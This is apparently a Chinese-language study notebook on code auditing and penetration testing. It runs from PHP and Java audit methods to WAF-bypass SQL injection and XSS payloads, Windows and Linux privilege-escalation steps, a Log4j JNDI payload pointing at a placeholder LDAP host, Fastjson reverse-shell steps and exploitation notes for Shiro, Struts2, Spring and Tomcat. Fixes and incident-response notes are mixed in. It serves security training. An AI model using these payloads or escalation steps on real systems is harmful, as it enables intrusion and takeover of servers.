代码审计

PHP代码审计

什么时候做代码审计

```
1. 上线前做
```

审计流程（如何确保审计的代码的全面性）

```
1. 查找用户输入
2. 查找危险函数
3. 审计业务功能（如 头像上传/系统登陆/文件下载）

source（用户输入点）--> sink(漏洞产生点)
如果一个source能到达一个sink那就是有漏洞
如果一个用户输入最终传导到了一个有漏洞的函数上，那就是有漏洞
```

拿到一个项目之后流程

```
非前后端分离（很少了）：
1. 找入口 -> index.php
2. 查看入口 -> 全局搜索 $_POST/$_GET
3. 查找危险函数：exec/mysqli_query

前后端分离（没有页面）：
1. 找接口
```

php危险函数：

```
sql注入：mysqli_query/$mysqli->query
命令执行：system/exec/passthru/shell_exec/popen/proc_open/pcntl_exec
代码注入：eval/assert/preg_replace/call_user_func/call_user_func_array/create_function
文件包含：require(停止)/require_once/include（继续）/include_once
文件上传：move_uploaded_file
反序列化：unserialize

mail函数：通过【-X】指定log文件记录邮件流量，mail($to, $subject, $message, $headers, $options);
实际可以达到写文件的效果（重点关注第五个参数是否用户可控）
修复：使用过滤函数 escapeshellcmd(), escapeshellarg() ,过滤和转义输入中的特殊字符
```

php原生过滤函数

```
1.escapeshellarg：传入参数添加单引号并转义原有单引号 用于防止命令注入
2.addslashes：在预定义自符之前添加反斜杠，可用于防止SQL注入
3.htmlspecialchars 和 htmlentities 将特殊字符转义成html实体 可用于防止XSS
4.PDO::quote 转义特殊字符 并添加引号
5.PDO::prepare 预处理SQL语句 有效防止SQL注入 (推荐)
6.intval($input) floatval() floatval() floor() (int)$input num+***\*0\**** 将输入强制转换为整数/浮点 常见于防止SQL注入
```

thinkphp框架代码审计

如何识别thinkphp框架

```
1. 看代码里面是否有think文件
2. 看代码特征里面是否有think
3. 看composer.json里面是否有think
```

thinkphp框架审计

```
1. controller 里面的参数是用户输入，直接审就行
2. route->controller->查找用户输入
```

查找的关键函数

```
sql注入：Query/execute/DB::(查看是否有拼接用户输入，并且是字符串；如果是【get.id/d】那就没有注入，因为/d是强制转换为整形
文件上传：move_uploaded_file
命令执行：shell_exec
```

硬编码漏洞

```
1. 会引发文件包含
硬编码漏洞在php里是一个很大的问题，但是java就不是
```

thinkphp框架审计

```
1. controller 里面的参数是用户输入，直接审就行
2. route->controller->查找用户输入
3. 查找用户输入：Request::instance(自动识别是get，post，put)/input
```

JAVA代码审计

SQL注入审计

spring框架 （java代码审计思路 如何找用户输入）

```
正向查找：
找用户输入：
1. Controller
2. 注解 @Get/Post/Request Mapping
3. 查看用户输入是否拼接

反向查找：
1.找执行sql语句的方法：
  execute；executeQuery；executeUpdate；executeBatch
2.查看有没有拼接用户输入
```

ORM 框架

Hibernate框架

```
如何查看是否有SQL注入：
1.查找执行函数 createQuery
2.看SQL语句是否使用+号拼接

如何预编译：
先用占位符，set内容 绑定参数
```

MyBatis框架（企业中最常用的）

```
如何查看是否有SQL注入：
1. 在XML文件中搜索 # 或者 $
select * from Blog where id = ${id}    # 拼接（有漏洞）
select * from Blog where id = #{id}    # 预编译（无漏洞）
2. 查看是否int类型，如果是string并且用$拼接，那就有SQL注入

使用 like 如何预编译：要使用concat
select * from user where name like concat('%', #{name}, '%')
```

不能使用#号做预编译的：

```
任何必须使用引号的地方都不能用，例如：order by,table,limit,offset
【limit,offset】修复建议：强制使用数字型
【order by】修复建议：强制使用数字型+数字和字段的映射
【order by】修复建议：加反引号
```

JdbcTemplate

审计的关键字

```
java.sql.Connection.prepareStatement
java.sql.ResultSet.getObject
select
insert
java.sql.Statement.executeUpdate
java.sql.Statement.addBatch
java.sql.Statement.executeQuery
java.sql.Statement.execute
execute
executestatement
createStatement
java.sql.ResultSet.getString
executeQuery
jdbc
delete
update
java.sql.Connection.prepareCall
```

FastJson

```
审计方法：
看pom.xml文件里面的版本，把所有有漏洞的版本查一遍，一般用自动化工具识别
```

注意问题

使用了预编译就一定没有sql注入吗

```
如果在执行【预编译】之前就已经拼接了用户输入，那即使用了预编译也是有sql注入的
【PreparedStatement】 预编译
```

SQL注入修复（占位符）：

```
两种形式：
1. ? （问号）
2. : name（冒号+变量名）
```

工具-Cobra

ssh登录虚拟机

```
1. 开启sshd：service sshd start
2. 查看sshd是否有启动成功：ps aux|grep sshd
3. 查看虚拟机的IP地址
4. 在主机电脑输入命令：ssh root@虚拟机Ip
5. 如果首次连接，会有提示需要输入 yes
6. 电脑退出连接ssh：ctrl+D
python2 cobra.py -H 0.0.0.0 -P 8889
```

启动cobra

```
1. python2 cobra.py -H 0.0.0.0 -P 8889

查看进程：ps aux | grep cobra
结束进程：kill -9
```

DevSecOps

需求 —> 设计 —> 开发 —> 构建 —> 测试 —> 部署

需求：登录框加密传输

设计：具体的加密方式

开发：IDE插件/对开发人员进行培训

构建：代码扫描

测试：黑盒扫描

将安全左移至开发阶段，并最终集成在整个生命周期中，完成敏捷化的自适应风险和信任评估

绕WAF

SQL注入绕WAF

```
1. 大小写 （unIoNSelect）
2. 双写 （ununionion ==> 去掉union ==> union）
3. 编码 （URL编码，Unicode编码，十六进制编码，其他后端会解析的编码）
4. 引号：十六进制（0x7573657273）
5. 关键字替换 （and=&& or=||）
6. 空格绕过 （注释 /**/）
7. 内联注释 （ /*! Union */ 结合 %0a 换行使用）
   注释也可以和换行搭配使用，注释掉后面的内容，再通过换行逃逸到注释之外
   test.php?id=1 /*!order*//**/%23A%0A/**/%23A%0A/*!by*//**/2
8. 垃圾字符 （缓冲区溢出，超大包传输，一般WAF对数据包的长度有限制，太大的就不检测）
9. 分块传输 （头部加入 Transfer-Encoding：chunked 之后，就代表这个报文采用了分块编码）
10. 参数污染（给参数附上多个值，不同的服务器会取不同的值）
```

XSS绕WAF

```
利用svg标签进行绕过; <svg> 标记定义 SVG 图形的容器
<svg/onload=alert(1)>

base64编码即可绕过


过滤单引号：反引号绕过
过滤空格：注释符绕过 <!-- -->  //  /**/
XSS

```
“OnMoUsEoVeR=prompt(1)// 适合搜索框测也可以url结尾测

“-prompt(1)-“ URL测结尾参数

“><iMg SrC=1 oNeRrOr=prompt(1)> URL测插入参数

```
```

提权

windows提权

win常用提权方法

1. 内核溢出漏洞提权
2. 数据库提权（UDF/MOF/启动项）
3. 错误的系统配置提权
4. web中间件漏洞提权
5. DLL劫持提权
6. 滥用高位权限令牌提权
7. 第三方软件提权
8. 组策略首选项提权

1. 内核溢出漏洞提权

通过系统本身存在的一些漏洞，未曾打相应的补丁而暴露出来的提权方法，依托可以提升权限的EXP和它们的补丁编号，进行提升权限
本地溢出提权首先要有服务器的一个普通用户权限，攻击者通常会向服务器上传本地溢出程序，在服务器端执行，如果系统存在漏洞，那么将溢出Administrator权限。

方法：

1. 先获得一个 webshell
2. 使用msf生成一个exe后门；通过 webshell 执行该后门程序
3. 得到一个meterpreter会话之后，查询哪些提权exp可以用
4. 通过MSF利用

2. 数据库提权

mysql获取账号密码：

1. config 配置文件
2. sqlmap
3. 暴力破解 — hydra

2.1 UDF提权 (通过mysql获得管理员权限)

原理

自定义的函数才被当作本机函数执行。在使用CREAT FUNCITON调用dll中的函数后，mysql账号转化为system权限，从而来提权

UDF 用户自定义函数，是mysql的一个拓展接口。
用户可以通过自定义函数实现在mysql中无法方便实现的功能，其添加的新函数都可以在sql语句中调用，就像调用本机函数一样

提权的条件

```
mysql数据库的账号有insert和delete权限以创建和抛弃函数，如root账户
mysql版本 < 5.1 ，UDF导出到系统目录c:/windows/system32/
mysql版本 > 5.1 ，UDF导出到安装路径MySQL\Lib\Plugin\
可以将udf.dll写入到相应目录的权限
```

提权流程

```
1. 获取webshell之后，
2. 查看 config 配置信息，找到数据库账号密码，连接上数据库
3. udf提权，通过sqlmap制作dll文件
4. 把dll文件通过webshell上传到 /lib/plugin 目录下 （没有目录需要自己创建）
5. create function sys_eval （自定义函数）
6. 创建管理员权限的账号
```

防御

```
其实造成udf提权的原因，主要是数据库的权限太高，所以导致了利用函数的方式来命令执行，最好的预防方法，就是【调低使用权限】
```

2.2 MOF提权

原理

```
MOF文件每五秒就会以系统权限执行，通过mysql使用【load_file】和【into dumpfile 】将文件导入mof目录下，
MOF当中有一段是vbs脚本，一般都是cmd的添加管理员用户的命令。
我们可以通过控制这段vbs脚本的内容让系统执行命令，进行提权。
```

流程

```
1. 上传VB脚本至到有读写权限的目录下
2. 使用 load_file 和 into dumpfile 将文件导入到mof目录下
3. 执行系统命令
```

提权条件

```
1. windows 03 及以下版本
2. mysql启动身份具有权限去读写c:/windows/system32/wbem/mof目录
3. secure-file-priv参数不为null
```

2.3 启动项提权

原理

```
利用mysql，将后门写入开机启动项。因为是开机自启动，写入之后，需要重启目标服务器
(这个要求mysql的权限就很高，至少是管理员权限甚至是system，可以利用一些漏洞尝试打蓝屏重启)
```

linux提权

获取webshell之后 上传脚本一般都上传至 /tmp目录（临时文件，具有可读写权限）

1. 内核漏洞 脏牛提权（CVE 2016-5195 ）

```
uname -a    #查看内核版本信息
```

原理

```
linux内核的子系统在处理写时复制时产生了条件竞争漏洞，低权限用户可以利用该漏洞修改只读内存，进而执行任意代码获取Root权限。
```

提权流程

```
1. 上传提权exp：dirty.c
2. 使用gcc进行编译：gcc -pthread dirty.c -o dirty -lcrypt
3. 进行提权（root是随便输入的密码）：./dirty root
4. 查看/etc/passwd发现多了一个用户firefart
5. su firefart，输入密码即root
```

2. SUID提权

原理

```
SUID是Linux的一种权限机制，具有这种权限的文件会在其执行时，使调用者暂时获得该文件拥有者的权限。如果拥有SUID权限，那么就可以利用系统中的二进制文件和工具来进行root提权
chmod u+s filename    设置SUID位
chmod u-s filename    去掉SUID设置
```

⚠️注

```
SUID权限仅对二进制程序有效
执行该程序必须具有x的执行权限，否则s权限并不能真正生效
本权限仅在执行该程序的过程中有效，拥有临时身份
执行者将具有该程序拥有者(owner)的权限
```

提权流程

```
1. 获取webshell
2. 查找具有root权限的SUID文件
3. 利用已知命令提权
```

已知的可用来提权的linux可行性的文件列表如下：

```
nmap
vim
find
bash
more
less
nano
cp
```

查找具有root权限的SUID的文件

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

利用find命令提权至root权限

```
find / -name one.php -exec "whoami" \;
```

3. Linux polkit 本地提权（CVE-2021-4034）

```
Polkit 是用于在类 Unix 操作系统中控制系统范围特权的组件。它为非特权进程提供了与特权进程进行通信的有组织的方式。
polkit 的 pkexec 存在本地权限提升漏洞，已获得普通权限的攻击者可通过此漏洞获取root权限。
```

利用：

```
1. 通过webshell上传exp
2. 执行cve-2021-4034-poc 提权
3. 获得root权限
```

其他问题汇总

渗透思路

1、信息收集

```
a、服务器的相关信息（真实ip，系统类型，版本，开放端口，WAF等）
b、网站指纹识别（包括，cms，cdn，证书等），dns记录
c、whois信息，姓名，备案，邮箱，电话反查（邮箱丢社工库，社工准备等）
e、子域名收集，旁站，C段等
f、google hacking针对化搜索，pdf文件，中间件版本，弱口令扫描等
g、扫描网站目录结构，爆后台，网站banner，测试文件，备份等敏感文件泄漏等
h、传输协议，通用漏洞，exp，github源码等
```

2、漏洞挖掘

```
a、浏览网站，看看网站规模，功能，特点等
b、端口，弱口令，目录等扫描,对响应的端口进行漏洞探测，比如 rsync,心脏出血，mysql,ftp,ssh弱口令等。
c、XSS，SQL注入，上传，命令注入，CSRF，cookie安全检测，敏感信息，通信数据传输，暴力破解，任意文件上传，越权访问，未授权访问，目录遍历，文件 包含，重放攻击（短信轰炸），服务器漏洞检测，最后使用漏扫工具等
```

3、漏洞利用&权限提升

```
a、mysql提权，serv-u提权，oracle提权
b、windows 溢出提权
c、linux脏牛,内核漏洞提权
```

4、清除测试数据&输出报告

```
日志、测试数据的清理
总结，输出渗透测试报告，附修复方案
```

5、复测

```
验证并发现是否有新漏洞，输出报告，归档
```

Apache Log4j2的漏洞

原理：

```
Apache Log4j2是一款优秀的Java日志框架
由于Log4j2某些功能存在递归解析功能，log4j2提供的lookup功能，在处理程序日志记录时存在JNDI注入缺陷，攻击者可直接构造的恶意数据，触发远程代码执行
也就是当记录日志的一部分是用户可控时，就可以构造恶意字符串使服务器记录日志时调用JNDI访问恶意对象，JNDI是Java 命名与目录接口
```

利用：

```
利用 LDAP 服务发起攻击 ${jndi:ldap:xxx.xxx.xxx.xxx:xxxx/exp}
```

防御

```
更新补丁/升级版本
采用 waf 对请求流量中的 ${jndi} 进行拦截;
```

上传点可能存在哪些漏洞

```
1. 文件上传漏洞
2. SSRF（通过URL方式上传）
```

常见的未授权访问漏洞有哪些

```
1. redis 未授权
2. JBOSS 未授权
3. Docker 未授权
4. MongDB 未授权
```

代码执行，命令执行 函数

```
代码执行：eval，assert，call_user_func，create_function， array_map
命令执行：system，exec，shell—exec，popen
```

nmap常见参数

```
半开扫描：-sS    （三次握手没有最后一步，好处是可以规避日志记录）
全开扫描：-sT    （建立三次握手）
识别操作系统：-O
禁ping扫描：-Pn
ping扫描：-sP
识别操作系统：nmap -O
常用参数：nmap -Pn 192.168.1.2 -p 1-65535 -T4
```

etc/passwd，etc/showdow区别

```
/etc/passwd(所有用户都可读）：用户名，密码，UID，GID，描述信息，主目录，默认Shell路径
etc/passwd/showdow（root权限可读）：用户名，密码
```

os--shell 和 os--cmd 区别

```
—os-cmd=id #执行系统命令

—os-shell #系统交互shell
```

CRLF 注入漏洞（http拆分）

原理：

是因为Web应用没有对用户输入做严格验证，导致攻击者可以输入一些恶意字符。攻击者一旦向请求行或首部中的字段注入恶意的CRLF，就能注入一些首部字段或报文主体，并在响应中输出，所以又称为HTTP响应拆分漏洞

CRLF指【回车符】+【换行符】　CR：回车 \r,%0d　　LF：换行 \n,%0a
在HTTP规范中，行应该使用CRLF来结束，【首部】和【主体】由两个CRLF分隔

危害

伪造HTTP响应头
系统文件中存在CRLF漏洞则会导致任意命令执行
结合其他漏洞会产生更加严重的危害

利用

1. 通过修改HTTP参数或URL，注入恶意的CRLF，查看构造的恶意数据是否在响应头中输出。
2. 结合xss
   http://ip/8080/url=%0d%0a%0d%0a<img src=1 onerror=alert(/xss/)>/

测试方法

1. 抓包，在请求行的url参数中加入特殊构造的CRLF字符， xxx.com%0d%0aSet-Cookie:crlf=true
2. 查看恶意数据是否在响应头中输出
3. 如果响应首部中多了个Set-Cookie字段。这就证实了该系统存在CRLF注入漏洞

修复

过滤 \r 、\n 之类的行结束符，避免输入的数据污染其他 HTTP 首部字段。

应急响应

流程

```
1．收集信息：收集客户信息和中毒主机信息，包括样本
信息收集主要是做：流量、日志、可疑进程的内存、失陷系统镜像、恶意样本、客户资产收集、资产相关漏洞测试报告、防御设备的日志

2．判断类型：判断是否是安全事件，何种安全事件，勒索、挖矿、断网、DoS等等
事件类型分为7类：大规模沦陷、挖矿病毒、勒索病毒、无文件落地、不死（顽固）马、钓鱼应急响应、数据劫持

3.深入分析：日志分析、进程分析、启动项分析、样本分析

4.清理处置：直接杀掉进程，删除文件，打补丁，抑或是修复文件。

5．产出报告：整理并输出完整的安全事件报告。
```

D盾查找webshell—看日志

win排查：

```
查看开机启动项
进程查看：netstat -ano
```

挖矿漏洞如何排查

问题现象:

```
- CPU的使用率一直100%
- 服务器卡顿，无法正常使用
```

疑似原因:

```
- 系统密码较弱被破解
- 安装的程序有漏洞被不法分子利用
- 等等
```

排查步骤

```
1．使用top命令观察占用cpu程序的PID
2．通过PID查看该程序所在的目录：ls /proc/XXX/
3．执行 ll /proc/14202 查看该程序运行的目录
4．进入该目录并进行查看都有哪些文件
5．将这些文件的权限全部修改成000，使这些程序无法继续执行：chmod 000 -R *
6．以上基本可以找出恶意程序所在的目录了，接着我们将该程序 kill 掉即可:kill -9 PID
```

```
定时任务排查
1. 查看定时任务是否存在文件：crontab -l
2. 清空定时任务并且分析木马脚本：crontab -r

服务器做安全加固：比如更改默认远程端口、配置防火墙规则、设置复杂度较高的密码等方法
```

内存码如何排查

```
如果是jsp注入，日志中排查可疑jsp的访问请求。
如果是代码执行漏洞，排查中间件的error.log，查看是否有可疑的报错，判断注入时间和方法
根据业务使用的组件排查是否可能存在java代码执行漏洞以及是否存在过webshell，排查框架漏洞，反序列化漏洞。
如果是servlet或者spring的controller类型，根据上报的webshell的url查找日志（日志可能被关闭，不一定有），根据url最早访问时间确定被注入时间。
如果是filter或者listener类型，可能会有较多的404但是带有参数的请求，或者大量请求不同url但带有相同的参数，或者页面并不存在但返回200
```

内网渗透流程

```
信息收集：识别内网存活的主机 IP， 运行端口扫描和漏洞扫描获取可以利用的漏洞
漏洞验证/漏洞攻击：
后渗透
日志清理
```

框架漏洞

1. Struts2 RCE 漏洞

struts2是第二代基于MVC模型**Java企业级web应用框架**，成为国内外较为流行的容器软件中间件,用于Java Web应用程序。

原理

```
把用户的输入带入到 OGNL表达式 %{value}  解析并执行
```

利用方式

```
%{payload}
```

如何判断

```
1、通过页面回显的错误消息来判断，页面不回显错误消息时则无效。
2、通过网页后缀来判断，默认.cation，有些人会改成.do 有可能不准。
3、判断 /struts/webconsole.html 是否存在来进行判断，需要 devMode 为 true。

其它的方法：通过 actionErrors。要求是对应的 Action 需要继承自 ActionSupport 类。
利用方法：如原始 URL 为 https://threathunter.org/则检测所用的 URL 为 https://threathunter.org/?actionErrors=1111
如果返回的页面出现异常，则可以认定为目标是基于 Struts2 构建的。异常包括但不限于以下几种现象：
1、 页面直接出现 404 或者 500 等错误。
2、 页面上输出了与业务有关错误消息，或者 1111 被回显到了页面上。
3、 页面的内容结构发生了明显的改变。
4、 页面发生了重定向。
```

修复建议

```
升级 Struts2 版本
```

struts2 docker-vulhub 使用方法

```
cd /Users/x/vulhub/struts2/选择相应漏洞
docker-compose build  //编译靶场环境
docker-compose up -d  //启动整个环境
http://youip:8080/index.action  //访问漏洞页面
docker-compose down //测试完毕之后,即可结束服务，使环境变为初始状态。
```

2. Shiro 框架漏洞

Apache Shiro是企业常见的JAVA安全框架，执行身份验证、授权、密码和会话管理。只要rememberMe的AES加密密钥泄露，无论shiro是什么版本都会导致**反序列化漏洞**

shiro-550、Shiro-721的区别：

```
1. 加密方式不同 （cbc模式每次加密的结果都会影响到下一次）
2. 721需要登录获取有效的cookie，550不需要
```

shiro721出网协议：

```
jndi，ldap，rmi
```

2.1 Apache Shiro反序列化漏洞（Shiro-550 CVE-2016-4437)（Shiro < 1.2.5）

原理

```
Shiro550：使用已知密钥（不需要登录）
在Shiro框架下，用户登陆成功后会生成一个经过加密的Cookie。其Cookie的Key的值为RememberMe，Value的值是经过序列化、AES加密和Base64编码后得到的结果。AES的加密密钥为硬编码，导致攻击者可以构造恶意数据造成反序列化RCE漏洞
```

在服务端接收cookie值时，按以下步骤解析：

```
检索RemeberMe cookie的值 > Base 64解码> 使用ACE解密（加密密钥硬编码）> 进行反序列化操作（未作过滤处理）
```

漏洞特征

```
在请求包的Cookie中为 remeberMe字段赋任意值
在返回包的 Set-Cookie 中存在 rememberMe=deleteMe 字段
```

防御

```
shiro升级到1.2.5版本及以上版本
但是可能升级了shiro版本仍然存在反序列化漏洞，其原因是因为我们使用了别人的开源框架，他们在代码里会配置shiro的密钥，如果使用了开源的框架，而没有修改shiro的密钥，其实这就相当于你使用的shiro密钥已经泄露，如果使用大量的密钥集合进行轮流尝试，是非常危险的
```

2.2 shiro-721

```
通过 AES-128-CBC 模式加密,易受到Padding Oracle攻击
通过改变密文值来达到改变经服务器端AES解密后的数据（128是指密钥长度,CBC是指 “密码分组链接” 加密模式）

利用工具生成恶意的rememberMe cookie，使用这个cookie替换原数据包中的cookie。然后登陆进服务器看，会发现/tmp目录下被创建了一个123文件 （ysoserial.jar（java反序列化利用工具））

使用登录后rememberMe={value}去爆破正确的key值进而反序列化（需要登录）
```

测试流程

```
访问登录页面，登录
请求account页面，只需要抓包时能获取到rememberMe=xxx都可
利用exp爆破payload的加密密文
获取密文后对之前请求的页面以rememberMe=xxx的格式重放
获取到命令执行结果

因为时间太长，不适用于实际环境的测试
```

2.3 权限绕过漏洞（CVE-2020-1957）

Shiro中常见的拦截器

```
1.anon 为匿名拦截器，不需要登录就能访问，一般用于静态资源,或者移动端接口
2.authc 为登录拦截器，需要登录认证才能访问的资源。
```

原理

```
主要是因为 shiro 拦截器先于spring boot执行，并且 shiro和spring处理url的不一致导致的，而spring在请求处理过程中会去除/./和/;xxxasxdasd/中的内容，通过这种方式变形的url可能和shiro配置的filter不一致，导致了权限绕过。
```

```
/xxx/..;/admin/  可以绕过Shiro中对目录的权限限制
```

防御

```
尽量避免使用*通配符作为动态路由拦截器的URL路径表达式
升级shiro至1.5.2版本以上
```

3. Fastjson 反序列化漏洞（是一个 Java 库）

可以将 Java 对象转换为 JSON 格式，也可以将 JSON 字符串转换为 Java 对象

原理

```
在处理json对象的时候，未对 @type 字段进行完全的安全性验证，攻击者可以传入危险类，并调用危险类连接远程rmi主机，通过其中的恶意类执行代码。
攻击者可以传入一个恶意构造的JSON内容，程序对其进行反序列化后得到恶意类并执行了恶意类中的恶意函数，进而导致代码执行
```


fastjson指纹信息

```
有报错回显： 不闭合花括号判断：在报错中往往存在 fastjson 的字段
无报错回显： Dnslog判断：{"@type":"java.net.Inet4Address","val":"dnslog"}
```

利用

```
1. 新建 Exploit.java，反弹shell命令在代码内
2. 编译成 Exploit.class
3. 开启三个监听
4. 第一个 使用python3开启一个临时服务，然后把编译好的Exploit.class文件放至web目录下，使浏览器访问会下载
5. 第二个 服务器使用工具marshalsec开启LDAP服务监听：
6. 第三个 开启nc监听设定的端口
7. 访问fastjson页面使用Burp抓包，构造数据包修改为POST请求，使用EXP
8. 发送后可以看到nc监听窗口成功得到shell
```

4. thinkphp (RCE漏洞)



```
ThinkPHP 2.x 任意代码执行漏洞
原理：ThinkPHP 2.x版本中，使用preg_replace的/e匹配路由，导致用户的输入参数被插入双引号中执行，造成任意代码执行漏洞。

Thinkphp5-5.0.22/5.1.29远程执行代码漏洞 (控制器名未过滤导致rce)
原理：框架错误地处理了控制器名称，如果网站未启用强制路由（默认设置），则会导致RCE漏洞。

Thinkphp5 5.0.23远程执行代码漏洞 (核心类Request远程代码执行漏洞)
原理：框架在获取method的方法中没有正确处理方法名，使攻击者可以调用Request类的任何方法，攻击者可以调用Request类任意方法并构造利用链，从而导致远程代码执行漏洞

Thinkphp5 SQL注入漏洞和敏感信息泄露漏洞
原理：传入的某参数在绑定编译指令时没有安全处理，预编译的时候导致SQL异常报错。然而thinkphp5默认开启debug模式，在漏洞环境下构造错误的SQL语法会泄露数据库的账号和密码
```

5. spring （RCE）

最新漏洞 （CVE-2022-22965）

通过**数据绑定**的方式引发远程代码执行 (RCE) 攻击漏洞，触发的前提条件如下：

```
- JDK 9+
- Apache Tomcat（war 包部署形式）
- Spring MVC/ Spring WebFlux 应用程序
```

利用方式

```
通过修改tomcat日志保存的文件名、后缀、路径等信息，写入一句话木马
```

spring特征：

```
1. icon图标是一个 小绿叶子
2. 看报错页面
3. wappalyzer插件识别
4. f12看X-Application-Context头
```

5.1 Spring Security OAuth2 远程命令执行（CVE-2016-4977）

```
构造恶意 SpEL 表达式 触发远程代码执行漏洞。
需要知道账号密码的前提下才可以利用该漏洞

老漏洞：大部分是存在 SpEL 表达式注入
```

中间件漏洞

如何识别中间件

```
URL报错信息
查看返回包web Server字段
插件：W3Techs
端口判断：
```

中间件包括

```
IIS：解析漏洞，PUT漏洞，短文件名猜解，远程代码执行
Apache：解析漏洞，目录遍历
Nginx：解析漏洞，
Tomcat：PUT方法任意文件上传，远程代码执行，war后门文件部署
JBoss：反序列化漏洞，war后门文件部署
WebLogic：反序列化漏洞，SSRF，任意文件上传，war后门文件部署

其他中间件相关漏洞
fastCGI 未授权访问，任意命令执行
PHPCGI 远程代码执行
```

1. Tomcat漏洞 (8080/8089)

漏洞类型

```
1、Tomcat后台弱口令上传war包
2、Tomcat的PUT的上传漏洞(CVE-2017-12615)
3、Tomcat反序列化漏洞(CVE-2016-8735)
4、Tomcat之JMX服务弱口令漏洞
5、Tomcat 样例目录session操控漏洞
6、Tomcat本地提权漏洞(CVE-2016-1240)
7、Tomcat win版默认空口令漏洞(CVE-2009-3548)
```

1.1 Tomcat的PUT方法任意文件上传漏洞(CVE-2017-12615)

原理

```
由于ApacheTomcat服务组件中开启了http的Put方法所造成的攻击者可以利用该方法任意上传jsp木马所造成的远程代码执行漏洞。该漏洞所影响的版本从ApacheTomcat7.0.0-7.0.79
```

上传方法：

```
1. /在文件名中是非法的，会被去除(Windows/Linux)
2. 文件后缀加上::$DATA (Windows)
3. 空格 windows下不允许文件以空格结尾，上传到windows会自动去掉末尾空格（Windows）
```

修复建议：

```
readonly 改为 true
```

2. JBOSS漏洞 (8080/8089)

```
1. 反序列化漏洞
2. 控制台未授权访问
3. 弱口令
```

